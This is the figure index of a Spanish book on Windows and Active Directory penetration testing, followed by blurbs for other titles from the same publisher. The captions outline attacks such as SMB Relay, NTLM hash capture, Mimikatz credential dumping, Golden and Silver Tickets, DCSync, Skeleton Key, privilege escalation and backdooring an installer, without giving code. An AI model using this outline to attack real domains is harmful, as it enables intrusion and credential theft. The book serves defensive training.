Fig. 03.30: Ejemplo de ataque smb_relay de Metasploit realizado con éxito.	117
Fig. 03.31: Máquinas que forman parte de la prueba de concepto del ataque SMB Relay.	117
Fig. 03.32: Ejemplos de petición de conexión SMB desde la víctima.	118
Fig. 03.33: Al abrir la web del ejemplo, Internet Explorer realizará una petición de autenticación NTLM para intentar obtener la imagen test.jpg.	118
Fig. 03.34: Ejecución del comando dir mediante ataque Relay.....	120
Fig. 03.35: Creación de shell inversa de meterpreter con msfvenom.....	121
Fig. 03.36: Configuración del módulo exploit/multi/handler. Nótese que se han configurado los parámetros LHOST, LPORT y PAYLOAD, (1 ^a parte).....	121
Fig. 03.36: Configuración del módulo exploit/multi/handler. Nótese que se han configurado los parámetros LHOST, LPORT y PAYLOAD, (2 ^a parte).....	122
Fig. 03.37: Ejecutable lanzado en servidor objetivo mediante ataque SMB Relay.....	122
Fig. 03.38: Obtención remota de shell de meterpreter desde el servidor 192.168.100.103.....	123
Fig. 03.39: Ejemplo donde detectar automáticamente la configuración LAN está activado.....	124
Fig. 03.40: Ejecución de Responder.py activando un proxy web WPAD.....	125
Fig. 03.41: Cred. NTLMv2 desafío/respuesta obtenidas mediante proxy web WPAD.....	125
Fig. 03.42: Cred. NTLMv2 desafío/respuesta obtenidas mediante proxy y servid. NTLM y SMB.....	126
Fig. 03.43: Cracking de hashes NTLMv2 desafío/respuesta con John The Ripper.....	127
Fig. 04.01: Esquema de funcionamiento de Kerberos.....	132
Fig. 04.02: El usuario solicita su ticket TGT.	133
Fig. 04.03: Mensaje AS-REQ por parte del cliente para autenticarse.	133
Fig. 04.04: KDC hace entrega del ticket TGT al usuario, así como la clave de sesión.....	134
Fig. 04.05: Mensaje AS-REP como respuesta del servidor al cliente.....	134
Fig. 04.06: Se solicita el ticket de servicio o ticket TGS para utilizar un servicio del dominio.....	135
Fig. 04.07: Mensaje que se envía al TGS para solicitar un servicio.....	136
Fig. 04.08: El servidor KDC hace entrega del ticket de servicio o ticket TGS al usuario.....	136
Fig. 04.09: Mensaje respuesta del TGS KRB_TGS REP.....	137
Fig. 04.10: El usuario hace entrega de su ticket TGS para utilizar el servicio.	138
Fig. 04.11: Mimikatz extrayendo distintos tipos de hashes de Windows 7 pertenec. a un dominio.....	140
Fig. 04.12: Esquema general del ataque Overpass-the-Hash.....	142
Fig. 04.13: Se obtiene el hash NT del usuario “Administrador” en el DC de “empresa1.com”.....	143
Fig. 04.14: Difer. hashes en Windows 8.1 para el usuario “Administrador” pertenec. al dominio.....	143
Fig. 04.15: Diferentes algoritmos de hashes obtenidos por Mimikatz.	144
Fig. 04.16: Hashes obtenidos por Mimikatz, (1 ^a parte).	144
Fig. 04.16: Hashes obtenidos por Mimikatz, (2 ^a parte).	145
Fig. 04.17: Overpass the Hash con NT y Mimikatz.....	145
Fig. 04.18: Listado de directorios sobre la máquina remota con Overpass-the-Hash.	146
Fig. 04.19: Se pasa directamente un ticket TGT en Pass-the-Ticket.	147
Fig. 04.20: Se pasa directamente un ticket TGS en Pass-the-Ticket.	147

Fig. 04.21: Comando que exporta los tickets disponibles en memoria a fichero.....	148
Fig. 04.22: La consola se ha ejecutado en modo administrador pero el usuario no tiene acceso.....	149
Fig. 04.23: Mimikatz inyectando los tickets que se encuentran en el directorio c:\tickets.....	150
Fig. 04.24: Se consigue acceso a la unidad Z: que corresponde al disco de un servidor del dominio, (1 ^a parte).....	150
Fig. 04.24: Se consigue acceso a la unidad Z: que corresponde al disco de un servidor del dominio, (2 ^a parte).....	151
Fig. 04.25: Se inyecta un ticket creado por un atacante en ataque Golden Ticket.....	152
Fig. 04.26: Ejemplo de PAC con los datos obtenidos del usuario administrador del dominio.....	152
Fig. 04.27: Identificadores más importantes.....	153
Fig. 04.28: Se crea y se inyecta el ticket “Administrador.kirbi”.....	155
Fig. 04.29: El disco del servidor a disposición del atacante una vez se ha llevado a cabo el Golden Ticket.....	156
Fig. 04.30: Tan solo el usuario “Pablo” tiene acceso y además su cuenta está deshabilitada.....	157
Fig. 04.31: El RID del usuario “Pablo” es 1105.....	157
Fig. 04.32: Creación de ticket para usuario “Pablo” con RID que se quería.....	158
Fig. 04.33: Sin un RID y sin usuario válidos también se genera el ticket.....	159
Fig. 04.34: Se pasa un ticket TGS creado por el atacante.....	160
Fig. 04.35: Tabla de los servicios representativos de SPN HOST.....	160
Fig. 04.36: Identificación de la cuenta SPN Host.....	162
Fig. 04.37: En el ataque Silver Ticket se deben especif. más parámetros que en Golden Ticket.....	163
Fig. 04.38: Se tiene acceso al disco de la máquina cliente “win7-pc”.....	163
Fig. 04.39: Cód. descarga del script Invoke-Mimikatz.ps1 de PowerShell y cargarlo en memoria.....	164
Fig. 04.40: Ejecución de Mimikatz con PowerShell, (1 ^a parte).....	164
Fig. 04.40: Ejecución de Mimikatz con PowerShell, (2 ^a parte).....	165
Fig. 04.41: Se ha generado el Golden Ticket y es almacenado en el fichero gold.kirbi.....	165
Fig. 04.42: Se inyecta en memoria el Golden Ticket. Ahora el usuario tendrá permisos de administrador durante 10 años, a no ser que se cambie la clave de la cuenta “KRBTGT”	166
Fig. 04.43: Comando para ver los tickets es kerberos_ticket_list en Metasploit, (1 ^a parte).....	166
Fig. 04.43: Comando para ver los tickets es kerberos_ticket_list en Metasploit, (2 ^a parte).....	167
Fig. 04.44: Ticket insertado y listo para ser utilizado.....	167
Fig. 04.45: Tabla elaborada por Benjamin Delpy que muestra un resumen de los ataques a Kerberos.	169
Fig. 05.01: Entorno de pruebas Active Directory utilizado en este capítulo.....	171
Fig. 05.02: Obtención del nombre de dominio al que el equipo está unido y el controlador de dominio en uso actualmente.....	177
Fig. 05.03: Listado de grupos existentes en el dominio.....	177
Fig. 05.04: Listado de equipos conectados al dominio mediante el comando net group.....	178
Fig. 05.05: Uso de net user para listar todos los usuarios y la información de un usuario en concreto, (1 ^a parte).....	178
Fig. 05.05: Uso de net user para listar todos los usuarios y la información de un usuario en concreto, (2 ^a parte).....	179
Fig. 05.06: Política de contraseñas por defecto del dominio actual.....	179
Fig. 05.07: Se ha utilizado la función “Get-NetComputer” de PowerView para obtener un listado de equipos y servidores existentes en el dominio.....	181
Fig. 05.08: Ejemplo de administrador local derivado.....	182

Fig. 05.09: Neo4j instalado y corriendo con su configuración por defecto.....	183
Fig. 05.10: Ejec. de “PowerShell Ingestor”, generando como resultado una serie de archivos .csv.....	184
Fog. 05.11: Formulario de login del cliente de BloodHound.....	185
Fig. 05.12: Resultado de la consulta “Find all Domain Admins” que muestra los usuarios administradores de los diferentes dominios del bosque.....	186
Fig. 05.13: Resultado de la consulta “Find Shortest Paths to Domain Admins” que muestra la relación de caminos a seguir para escalar privilegios hasta administrador de dominio desde cada uno de los diferentes usuarios y grupos del dominio.....	186
Fig. 05.14: Grupo “Domain Admins” del dominio “internal.local” y su relación con el resto de objetos en el dominio.....	187
Fig. 05.15: Información del nodo usuario “MYERKERS”, (1 ^a parte).....	187
Fig. 05.15: Información del nodo usuario “MYERKERS”, (2 ^a parte).....	188
Fig. 05.16: Camino que el usuario “MYERKERS” debe seguir para obtener las credenciales de un usuario administrador de dominio.....	188
Fig. 05.17: Generación de ticket Kerberos para el usuario “empleado1” con ahora privilegios de los grupos Domain Users (513), Domain Admins (512), Schema Admins (518), Enterprise Admins (519) y Group Policy Creator Owners (520).....	190
Fig. 05.18: Se utiliza Mimikatz para importar el ticket generado en el sistema.....	190
Fig. 05.19: Haciendo uso del nuevo ticket Kerberos generado, se dispone de privilegios de administrador de dominio.....	191
Fig. 05.20: Copia Shadow generada con VSSADMIN de la unidad C:	194
Fig. 05.21: Copia de archivos NTDS.dit y SYSTEM de una copia Shadow.....	194
Fig. 05.22: Listado y borrado de copia Shadow con la herramienta VSSADMIN. Para el resto de opciones se recomienda consultar la ayuda de la herramienta.....	195
Fig. 05.23: Obtención de NTDS.dit y SYSTEM mediante copia Volume Shadow de manera automatizada gracias al módulo ntfsgrab de Metasploit, (1 ^a parte).....	195
Fig. 05.23: Obtención de NTDS.dit y SYSTEM mediante copia Volume Shadow de manera automatizada gracias al módulo ntfsgrab de Metasploit, (2 ^a parte).....	196
Fig. 05.24: Creación de imagen IFM para la extracción de NTDS.dit y archivo de registro SYSTEM mediante Ntdsutil	197
Fig. 05.25: Copia de archivos protegidos NTDS.dit y SYSTEM mediante el script Invoke-NinjaCopy.....	198
Fig. 05.26: Extracción de hashes de NTDS.dit mediante secretsdump.py	199
Fig. 05.27: Extracción por ID de toda la información de credenciales con Mimikatz a través de LSA, (1 ^a parte)	200
Fig. 05.27: Extracción por ID de toda la información de credenciales con Mimikatz a través de LSA, (2 ^a parte)	201
Fig. 05.28: Extracción del hash de una cuenta dado su ID a través de LSA con Mimikatz	201
Fig. 05.29: Uso de script de Mimikatz en PowerShell para la extracción de credenciales de dominio a través de LSA	202
Fig. 05.30: Uso de script de Mimikatz en PowerShell para la extracción de credenciales de dominio a través de LSA de una máquina remota mediante WinRM	203
Fig. 05.31: Error al intentar ejecutar Mimikatz en remoto en una máquina sin WinRM / PowerShell Remoting habilitado	204
Fig. 05.32: Ejemplo de extracción de credenciales de dominio mediante DCSync de Mimikatz, (1 ^a par-	

te).....	205
Fig. 05.32: Ejemplo de extracción de credenciales de dominio mediante DCSync de Mimikatz, (2 ^a parte).....	206
Fig. 05.33: Extracción de credenciales de todas las cuentas de dominio mediante el script Invoke-DCSync.....	207
Fig. 05.34: Creación de una tarea programada con AT.....	208
Fig. 05.35: Creación y ejecución de una tarea para ejecutar código en una máquina remota mediante Schtasks.....	209
Fig. 05.36: Comprob. de que la tarea se ha correctamente en la máquina remota mediante Schtasks.....	209
Fig. 05.37: Creación de un servicio en remoto mediante SC. La ejecución falla al no ser un servicio.....	210
Fig. 05.38: Creación de un servicio en remoto mediante SC. Se utiliza cmd.exe para ejecutar un comando que no será automáticamente parado por Windows.....	210
Fig. 05.39: Evidencia de que notepad.exe sigue en ejecución después de que el servicio haya sido detenido.....	211
Fig. 05.40: Ejemplo de ejecución de notepad.exe mediante WMIC.....	211
Fig. 05.41: Proceso notepad.exe ejecutado en la máquina remota DC1 mediante WMIC.....	212
Fig. 05.42: Copia del archivo local “meterpreter.exe” a la ruta “C:\meterpreter.exe” remota.....	212
Fig. 05.43: Ejecución interactiva de cmd.exe en una máquina remota mediante PsExec.....	213
Fig. 05.44: Ejecución del comando “ipconfig” en remoto mediante WinRM y utilizando las credenciales del usuario “ACME\Administrador” gracias al parámetro Credential.....	214
Fig. 05.45: Obtención de una sesión remota de PowerShell interactiva vía WinRM.....	215
Fig. 05.46: Ejemplo de cuenta “KRBTGT” cuya contraseña no ha sido nunca actualizada.....	216
Fig. 05.47: Creación de Golden Ticket con Mimikatz. Se ha guardado el ticket en el archivo “golden-fran-garcia.ticket”.....	216
Fig. 05.48: Ejemplo de obtención de SID del dominio a partir de cualquier cuenta de dominio.....	217
Fig. 05.49: Ejecución de cmd.exe bajo el contexto del nuevo usuario “fran.garcia” suplantado gracias al Golden Ticket.....	218
Fig. 05.50: Infectando LSASS de un controlador de dominio con Skeleton Key.....	219
Fig. 05.51: Ejecución de PsExec bajo el usuario “fran.garcia” usando dos contraseñas distintas .y válidas.....	219
Fig. 06.01: Privaceware network service es un servicio que se encuentra ubicado en directorios con espacios.....	224
Fig. 06.02: ImagePath muestra la ruta del binario asociado al servicio.....	225
Fig. 06.03: Icacls muestra los permisos sobre un directorio especificado.....	225
Fig. 06.04: Creación de un servicio al que se le asigna control total para el grupo “Todos”.....	226
Fig. 06.05: El servicio vulnerable no es efectivo en este caso a Unquoted Service Paths ya que el valor de ImagePath está entre comillas.....	227
Fig. 06.06: Se comprueban los permisos para la clave del servicio vulnerable, (1 ^a parte).....	227
Fig. 06.06: Se comprueban los permisos para la clave del servicio vulnerable, (2 ^a parte).....	228
Fig. 06.07: Se cambia el valor de ImagePath para que el servicio ejecute otra aplicación.....	228
Fig. 06.08: Se observa que el usuario “Carlos” posee permisos de control total.....	229
Fig. 07.09: Ej. de cómo poner un servicio con permisos de control total sobre el usuario “Carlos”.....	229
Fig. 06.10: Propiedades del servicio “Vulnerable service”.....	230
Fig. 06.11: Se cambia la propiedad BINARY_PATH_NAME que permitirá al usuario “baduser” incluirlo en el grupo de administradores al volver arrancar el servicio.....	230


Fig. 06.12: Usuarios del sistema y usuarios que pertenecen al grupo “Administradores”. Se ha añadido el usuario “baduser” con éxito.....	231
Fig. 06.13: Directiva que permite la instalación con permisos de SYSTEM.....	232
Fig. 06.14: El comando reg query muestra que está habilitada la inst. con privilegios elevados.....	232
Fig. 06.15: Ejemplo de generación de un paquete Microsoft Installer a partir de un ejecutable.....	233
Fig. 06.16: El usuario sólo debe esperar a que se establezca la conexión inversa cuando se ejecute el paquete MSI.....	233
Fig. 06.17: Se ha creado una tarea para ejecutar una shell como SYSTEM.....	234
Fig. 06.18: Panel Scheduler Script en Sysax FTP Automation.....	235
Fig. 06.19: Configuración de programa externo y argumento en Sysax FTP Automation.....	236
Fig. 06.20: Ejecución de cmd como System.....	236
Fig. 06.21: PEview muestra las funciones que pueden ser invocadas de la librería user32.dll.....	237
Fig. 06.22: Comando para generar una librería dinámica DLL con msfvenom.....	237
Fig. 06.23: Ejecutando una función de un archivo DLL en una máquina de 32 bits.....	238
Fig. 06.24: Filtro para filtrar por el proceso llamada vlc.exe.....	239
Fig. 06.25: Filtro para que se muestren aquellas operaciones que contienen “dll” en su ruta.....	240
Fig. 06.26: Filtro para mostrar aquellas operaciones que resultan cuando no se encuentra.....	240
Fig. 06.27: Función Entry que ejecuta cmd.exe cuando se llama a la librería desde la aplicación.....	241
Fig. 06.28: Se genera una librería CRYPTBASE.DLL con mingw.....	242
Fig. 06.29: Resultado de ejecutar Find-ProcessDLLHijack sobre el proceso vlc.exe.....	243
Fig. 06.30: Repositorio GitHub de FuzzySecurity.....	244
Fig. 06.31: DLL ole32.dll no encontrada.....	244
Fig. 06.32: Código para mover la DLL a un directorio privilegiado e invocación de gpedit.msc.....	245
Fig. 06.33: Repositorio de funciones cargadas en memoria en la sesión actual de PowerShell.....	245
Fig. 06.34: Invocación de la función Bypass-UAC.....	245
Fig. 06.35: Sesión elevada a SYSTEM.....	246
Fig. 06.36: Parte fichero unattend.xml que refleja la contraseña del administrador en base64.....	246
Fig. 06.37: Forma de conocer el nivel de parches que tiene instalado un equipo Windows con el comando wmic.....	247
Fig. 06.38: Comandos de PowerShell para ver parches inst. y versión de sistema operativo.....	248
Fig. 06.39: Prueba de concepto del exploit en PowerShell sobre la vulnerabilidad MS16-135.....	252
Fig. 06.40: Escalada de privilegios realizada con éxito.....	253
Fig. 07.41: Configuración del exploit para arquitecturas x64.....	253
Fig. 06.42: Explotación del bug en MS16-135.....	254
Fig. 06.43: Escalada de privilegio total con exploit track_popup_menu.....	255
Fig. 06.44: Registro de Windows con entradas maliciosas de la vulnerabilidad MS15-003.....	256
Fig. 06.45: Comprobación de la creación del directorio con privilegio.....	256
Fig. 06.46: Elevación de privilegio en Windows 8.1 con ntapphelpcachecontrol.....	257
Fig. 06.47: Una forma sencilla de instalar el servidor Telnet en el sistema de forma silenciosa.....	258
Fig. 06.48: Habilitar el servidor Telnet en el sistema de forma silenciosa.....	258
Fig. 06.49: Comandos para cambiar el puerto de escucha del servidor Telnet y para deshabilitar el firewall.....	259
Fig. 06.50: Opciones de UltraVNC Server, (1 ^a parte).....	259
Fig. 06.50: Opciones de UltraVNC Server, (2 ^a parte).....	260
Fig. 06.51: Desde consola se puede crear una conexión inversa a la espera de que el servidor con Ultra-	

VNC se conecte.....	260
Fig. 06.52: Programa de Microsoft para empaquetar aplicaciones y que se encuentra disponible desde Windows XP.....	263
Fig. 06.53: Momento en el que se le indica a Iexpress qué dos ficheros debe ejecutar.....	264
Fig. 06.54: Valor Debugger cambiado para que se ejecute una shell cuando se abra utilman.....	264
Fig. 06.55: Se añaden los ficheros que va a tener el paquete instalador. En este caso solo el instalador de 7zip.....	265
Fig. 06.56: Con estas opciones se añadirá la clave al registro y se instalará 7zip.....	266
Fig. 06.57: Se le indica el nombre del fichero y dos opciones para poder camuflar mejor la aplicación cebo.....	266
Fig. 06.58: Introducir una shell inversa en el programa de instalación de 7 zip con The Backdoor Factory.....	267
Fig. 06.59: Resultado de Virus Total de analizar 7 zip con una shell inversa con The Backdoor Factory, (1ª parte).....	267
Fig. 06.59: Resultado de Virus Total de analizar 7 zip con una shell inversa con The Backdoor Factory, (2ª parte).....	268
Fig. 06.60: Resultado de generar una shell inversa utilizando el ejecutable 7z1604.exe.....	269
Fig. 06.61: Resultado del análisis de malware encontrado en nodistribute, (1ª parte).....	269
Fig. 06.61: Resultado del análisis de malware encontrado en nodistribute, (2ª parte).....	270
Fig. 06.62: Menú principal de Veil 3.0.....	271
Fig. 07.01: Valores almacenados en el objeto MIB ipdefaultttl.....	274
Fig. 07.02: Búsqueda de dispositivos con SNMP.....	275
Fig. 07.03: Versiones de SNMP en máquinas remotas Windows.....	276
Fig. 07.04: Se identifica que es un controlador de dominio, ya que aparece la cuenta krbtgt.....	277
Fig. 07.05: Obtención de conexiones.....	278
Fig. 07.06: El ataque sólo ha conseguido una cadena de comunidad válida.....	279
Fig. 07.07: En esta ocasión si ha obtenido la cadena privada como comunidad válida.....	279
Fig. 07.08: El valor del Objeto sysName antes de ser modificado.....	280
Fig. 07.09: El valor del Objeto sysName ha cambiado.....	280
Fig. 07.10: Configuración por defecto dentro de TCP/IP en Windows 10.....	282
Fig. 07.11: Módulos auxiliares de Metasploit para SMB en la versión de Kali Linux 2.0.....	283
Fig. 07.12: El resultado de los mód. pipe_auditor y pipe_dcrpc_auditor sobre Windows 7, (1ª parte).....	283
Fig. 07.12: El resultado de los mód. pipe_auditor y pipe_dcrpc_auditor sobre Windows 7, (2ª parte).....	284
Fig. 07.13: Resultados del escaneo con nmap, (1ª parte).....	284
Fig. 07.13: Resultados del escaneo con nmap, (2ª parte).....	285
Fig. 07.14: Ejecución de smb2 y smb_version sobre Windows 7.....	286
Fig. 07.15: Ejecución de smb2 y smb_version sobre Windows 10.....	286
Fig. 07.16: Ejecución del módulo enumshares en Windows 7 y 10.....	287
Fig. 07.17: Con usuario y su contraseña se enumeran el resto de usuarios.....	288
Fig. 07.18: Se pueden enumerar los usuarios sin conocer a ninguno, (1ª parte).....	288
Fig. 07.18: Se pueden enumerar los usuarios sin conocer a ninguno, (2ª parte).....	289
Fig. 07.19: Ejecución satisfactoria de smb_login_success, (1ª parte).....	289
Fig. 07.19: Ejecución satisfactoria de smb_login_success, (2ª parte).....	290
Fig. 07.20: Funcionamiento normal de acceso a un recurso compartido de la red.....	291
Fig. 07.21: Esquema del ataque redirección SMB.....	291

Fig. 07.22: Redirigiendo el puerto 8080 al 80 con zarp.....	292
Fig. 07.23: Capturando peticiones HTTP y redirigiendo al servidor SMB con mitmproxy.....	293
Fig. 07.24: Aparecen todas las direcciones URL que se están visitando.....	293
Fig. 07.25: Capturando hashes SMB por la herramienta SMBTrap.....	294
Fig. 07.26: Parte del contenido del fichero RDP.....	296
Fig. 07.27: Búsqueda de ficheros ICA con Bing.....	297
Fig. 07.28: Contenido de un fichero ICA.....	297
Fig. 07.29: Configuración del cliente RDP 5.0 para ejecutar el notepad.exe del servidor.....	298
Fig. 07.30: Configuración del cliente RDP 6.0 para ejecutar el fichero excel del servidor.....	299
Fig. 07.31: La aplic. no se encuentra disponible en el servidor para ejecutar de forma remota.....	299
Fig. 07.32: No se tiene permisos para ejecutar la aplicación del servidor de forma remota.....	299
Fig. 07.33: Identificando aplicaciones publicadas en el servidor Ctrix con C.A.C.A.....	300
Fig. 07.34: Interfaz web de aplicaciones permitidas en Citrix.....	303
Fig. 07.35: Permite seleccionar el intérprete de comandos.....	304
Fig. 07.36: Intérprete de comandos cmd.exe.....	304
Fig. 07.37: Se ha conseguido ejecutar una consola a través del navegador Edge.....	304
Fig. 07.38: Le permite ejecutar a través del menú de ayuda el intérprete de comandos.....	305
Fig. 07.39: Se usa la ruta UNC para abrir un explorador con la ruta c:\Windows\system32.....	307
Fig. 07.40: Se obtiene una shell a través del intérprete del ftp.....	308
Fig. 07.41: De ejecutar taskmgr.exe puede darse la posibilidad de conseguir otra shell.....	308
Fig. 07.42: Se ha ejecutado la gestión de usuarios a través de la librería run32.dll.....	309
Fig. 07.43: El comando wmic.exe revelando importante información sobre los usuarios del sistema.....	310
Fig. 07.44: Código para crear un usuario en el sistema desde una macro de Office.....	311
Fig. 07.45: Usuarios en el servidor de Windows 2012.....	312
Fig. 07.46: Hijacking de sesión en RDP.....	312
Fig. 07.47: Resultado del ataque consiguiendo la sesión de otro usuario.....	313
Fig. 07.48: Captura de recursos compartidos entre ellos se observa HPLaserjet.....	314
Fig. 07.49: Se obtiene una shell de meterpreter.....	315
Fig. 07.50: La contraseña del administrador aparece con asteriscos.....	316
Fig. 07.51: La contraseña del administrador aparece en el código HTML.....	316
Fig. 07.52: Se utiliza Metasploit para explotar la vulnerabilidad de la que se aprovechó sandworm.....	317
Fig. 07.53: Se obtiene shell de meterpreter del equipo de la víctima.....	318

Otros títulos de la colección


Estos libros se pueden adquirir en la web: [Https://www.0xWORD.com](https://www.0xWORD.com)



WordPress es una de las herramientas de administración de contenido en la web más popular en los últimos años alcanzando el 25% de todos los sitios en Internet.

Este libro tiene la finalidad de mostrar al usuario sin conocimientos previos de la herramienta los conceptos necesarios para llevar a cabo la instalación de la misma y proporcionar las mejores prácticas relacionadas a la seguridad del sitio web, a través de la aplicación de las sentencias precisas y experiencias que se fueron solucionando a lo largo de las versiones, tomando como base la última versión de la herramienta.


De manera adicional para mantener la administración del sitio en forma sencilla y oportuna se presentan dos herramientas de muy fácil aplicación.



El procesamiento en tiempo real era hasta hace poco una tarea ardua y compleja. Con el tiempo está cambiando, facilitando la labor de analistas con proyectos como Sinfonier. Sinfonier-Project es un proyecto abierto que pretende democratizar el procesamiento de datos en tiempo real. Creando para ello una comunidad de usuarios donde compartir conocimiento y, por supuesto, reutilizarlo. Basado en el sistema de procesamiento de datos en tiempo real Apache Storm, Sinfonier permite interactuar con un cluster de Storm de forma sencilla, creando nuevos módulos y topologías de manera intuitiva. El objetivo que persigue con este libro es comprender y utilizar, en parte gracias a las facilidades de Sinfonier, una tecnología tan compleja y potente como es Apache Storm.


Entender que son las infraestructuras críticas, sus protocolos, componentes y configuraciones, es básico para entender cómo funciona. Estas infraestructuras controlan los servicios básicos para todos los ciudadanos y sin los que su bienestar se vería comprometido. En este texto se explica el uso de dispositivos que actúan sobre el medio físico, pudiendo crear incidentes que trasciendan las barreras lógicas y actúen sobre el mundo físico, como los usados en Centrales Nucleares, conducciones de Gas, sistemas industriales...

Aprender a detectar los puntos de ataque más débiles de estos sistemas, como realizar un pentesting contra dispositivos como PLC's, HMI o SCADA será la principal misión de este libro.




Windows Server 2016 promete ser una auténtica revolución, el diseño de este nuevo Sistema Operativo en la versión de Servidor es la respuesta de Microsoft a los desafíos que enfrentan las organizaciones de hoy en día. Los nuevos roles y características de Server 2016 van a redefinir todo el diseño de los sistemas informáticos.


La integración de los servicios en la nube con el entorno de las organizaciones y la capacidad de desplegar infraestructuras versátiles, agiles y dinámicas basadas en software, traspasan todas las fronteras de la virtualización y convierten a Windows Server 2016 en el núcleo de un sistema con infinitas posibilidades.




Bitcoin, criptodivisas, minería o cadena de bloques son conceptos que se van cruzando en nuestro camino tanto en medios de comunicación como webs especializados. Las oscilaciones en su cotización, su naturaleza descentralizada ajena al control de los estados y las posibilidades que ofrece para la realización de transacciones en la red hace tiempo que empezaron a atraer por un lado, a inversores grandes y pequeños, y por otro, a especialistas en seguridad y curiosos de la tecnología.

Pero... ¿Cuánto vale un bitcoin? ¿Dónde puedo conseguirlos? ¿Qué cosas puedo adquirir o comprar? ¿De verdad la tecnología de Blockchain solucionará todos mis problemas? A estas y otras preguntas trataremos de dar respuesta en las páginas de este libro .






Cuando se habla de cualquier producto de la compañía de Cupertino, es común pensar en toda su filosofía de vender productos con un aspecto visual y un acabado que roza casi la perfección. Steve Jobs fue el mayor responsable de que esa filosofía se llevara acabo, quien a día de hoy ha dejado un gran legado en manos de Tim Cook actual CEO de Apple (1/11/16). Sin embargo la obsesión de Steve Jobs no se centraba sólo en hacer de Apple unos productos artísticos, sino que lo llevaba al extremo ofreciendo al usuario final un equipo versátil y potente a la par que fácil de usar, como es el caso de los equipos con OS X y macOS, donde se puede apreciar un sistema operativo con un aspecto visual elegante que en su interior posee herramientas tan potentes como Python, Perl, o Ruby entre otras.



“Construyendo drones” es un recorrido por los aspectos tecnológicos y técnicos más relevantes del mundo de los drones, y concretamente de los multicópteros, que abarca desde una visión general de las tecnologías subyacentes, hasta el montaje y programación de este tipo de aeronaves, así como su puesta a punto, pilotaje, y particularidades de cada caso, inspirado en la propia experiencia del autor para construir y programar desde cero su propio dron.

Además de tratar los aspectos tanto de software, algoritmos, control automático, hardware, sensores, electrónica y potencia, se hace también hincapié en la telemetría, comunicaciones y seguridad tanto física, como lógica, con un lenguaje y enfoque práctico.



Usuarios, navegadores y aplicaciones web. Cada cual con sus propios problemas, formando un curioso triángulo. Personas que, como suele decirse, son el eslabón más débil de la ya de por sí frágil cadena de la seguridad. Navegadores cuya complejidad, siempre en aumento, los convierte en poco menos que nuevos sistemas operativos con fallos y características susceptibles de ser usadas con fines ilegítimos. Y programas que, de forma casi inevitable, presentan fallos.

Este escenario presenta sus propias vulnerabilidades y sus ataques característicos. Quizá los más conocidos sean los de Cross Site Scripting, sobre los que tanto se ha hablado y cuyas repercusiones no siempre se ha sabido explicar. Pero hay otros, menos populares pero igual de devastadores.

